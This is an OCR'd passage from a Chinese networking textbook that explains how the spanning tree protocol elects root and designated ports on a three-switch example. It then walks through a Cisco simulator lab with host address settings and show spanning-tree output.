连接速率	代价
10Gb/s	2
1Gb/s	4
100Mb/s	19
10Mb/s	100

图 2-34　IEEE 规定的链路代价

下面以图 2-35 为例说明生成树算法。首先确定根结点，在如图 2-35 所示环境中三台交换机的优先级相同，因此比较 MAC 地址的大小，SW3 成为根结点。

接下来确定每台交换机（根结点除外）的根端口（root port）。根端口是具有到根结点最小花费路径的端口。图中三条物理链路都是 100Mb/s 链路，因此代价都是 19。SW1 的 2 端口到根结点的花费为 19，3 端口到根结点




图 2-35　使用生成树去除环路

的花费为 38,因此端口 2 为 SW1 的根端口。同样 SW2 的根端口为 2 号端口。

下面为每条物理链路确定一台指定交换机,然后确定指定端口(desg port)。指定的交换机到根结点的路径花费最小。对于 SW1—SW3 链路,显然 SW3 为指定交换机,因此 SW3 的 2 号端口为指定端口。对于 SW2—SW3 链路,也是 SW3 为指定交换机,SW3 的 3 号端口为指定端口。对于 SW1—SW2 链路,因为 SW1 和 SW2 到根结点的花费都是 19,这时 ID 号较小的 SW1 成为指定交换机,因此 SW1 的 3 号端口成为指定端口。

最后标记根端口和指定端口为转发端口(forwording port),其余的作为阻塞端口(blocking port)。SW2 的 3 号端口被标记为阻塞端口,该端口不收发数据包。这样一来 SW1—SW2 链路被中断,网络中的环路被去除,之前冗余链路带来的诸多问题也随之解决。

当网络中其他链路出现故障时,SW1—SW2 链路会在生成树算法的作用下重新启动,下面举例说明。如图 2-36 所示,假设 SW1—SW3 链路中断,这时三台交换机重新计算




图 2-36　在链路出现故障时,被阻断的链路自动恢复

生成树。SW1 的 3 号端口由指定端口(desg port)变为根端口(root port),SW2 的 3 号端口由阻塞端口(blocking port)变为指定端口(desg port)。网络通信重新恢复正常。

2.4.4　测试生成树机制

训练：利用 Cisco 模拟器组建如图 2-35 所示的网络,测试交换机的生成树机制。

第一步：利用 Cisco 模拟器组建网络。

利用 Cisco 模拟器按照图 2-35 组建网络,添加三台 2960 交换机,使用三根网线将三台交换机连接起来,按如图 2-35 所示确定连接端口。再添加三台主机,主机均连接到所属交换机的 1 号端口,组建好的网络如图 2-37 所示。




图 2-37　利用 Cisco 模拟器组建的网络

第二步：配置三台主机的 IP 和 MAC 地址。

参照图 2-35 配置三台主机的 IP 和 MAC 地址。三台主机的地址配置结果如图 2-38～图 2-40 所示。

```
PC>ipconfig /all

Physical Address................: A0A0.A0A0.A0A0
IP Address......................: 192.168.0.1
Subnet Mask.....................: 255.255.255.0
```

图 2-38　PC0 的地址信息

```
PC>ipconfig /all

Physical Address................: B0B0.B0B0.B0B0
IP Address......................: 192.168.0.2
Subnet Mask.....................: 255.255.255.0
```

图 2-39　PC1 的地址信息

```
SERVER>ipconfig /all

Physical Address................: C0C0.C0C0.C0C0
IP Address......................: 192.168.0.3
Subnet Mask.....................: 255.255.255.0
```

图 2-40　Server 的地址信息

第三步：查看生成树结果。

交换机上的生成树机制默认是开启状态，只要将网络连接好，交换机之间自动交换BPDU数据包，完成生成树的计算，下面依次查看三台交换机的生成树计算结果。

在SW1交换机的控制台界面输入en命令进入配置权限，输入show spanning-tree命令查看生成树信息，如图2-41所示。在根结点信息中根结点的优先级为32 768、MAC地址为0001.4330.6BB6、链路花费为19。SW1结点的优先级为32 768、MAC地址为0001.c931.8BE2。Fa0/1和Fa0/3端口为指定端口、Fa0/2为根端口。

同样，得到SW2和SW3的生成树信息，如图2-42和图2-43所示。




图 2-41　SW1 的生成树信息

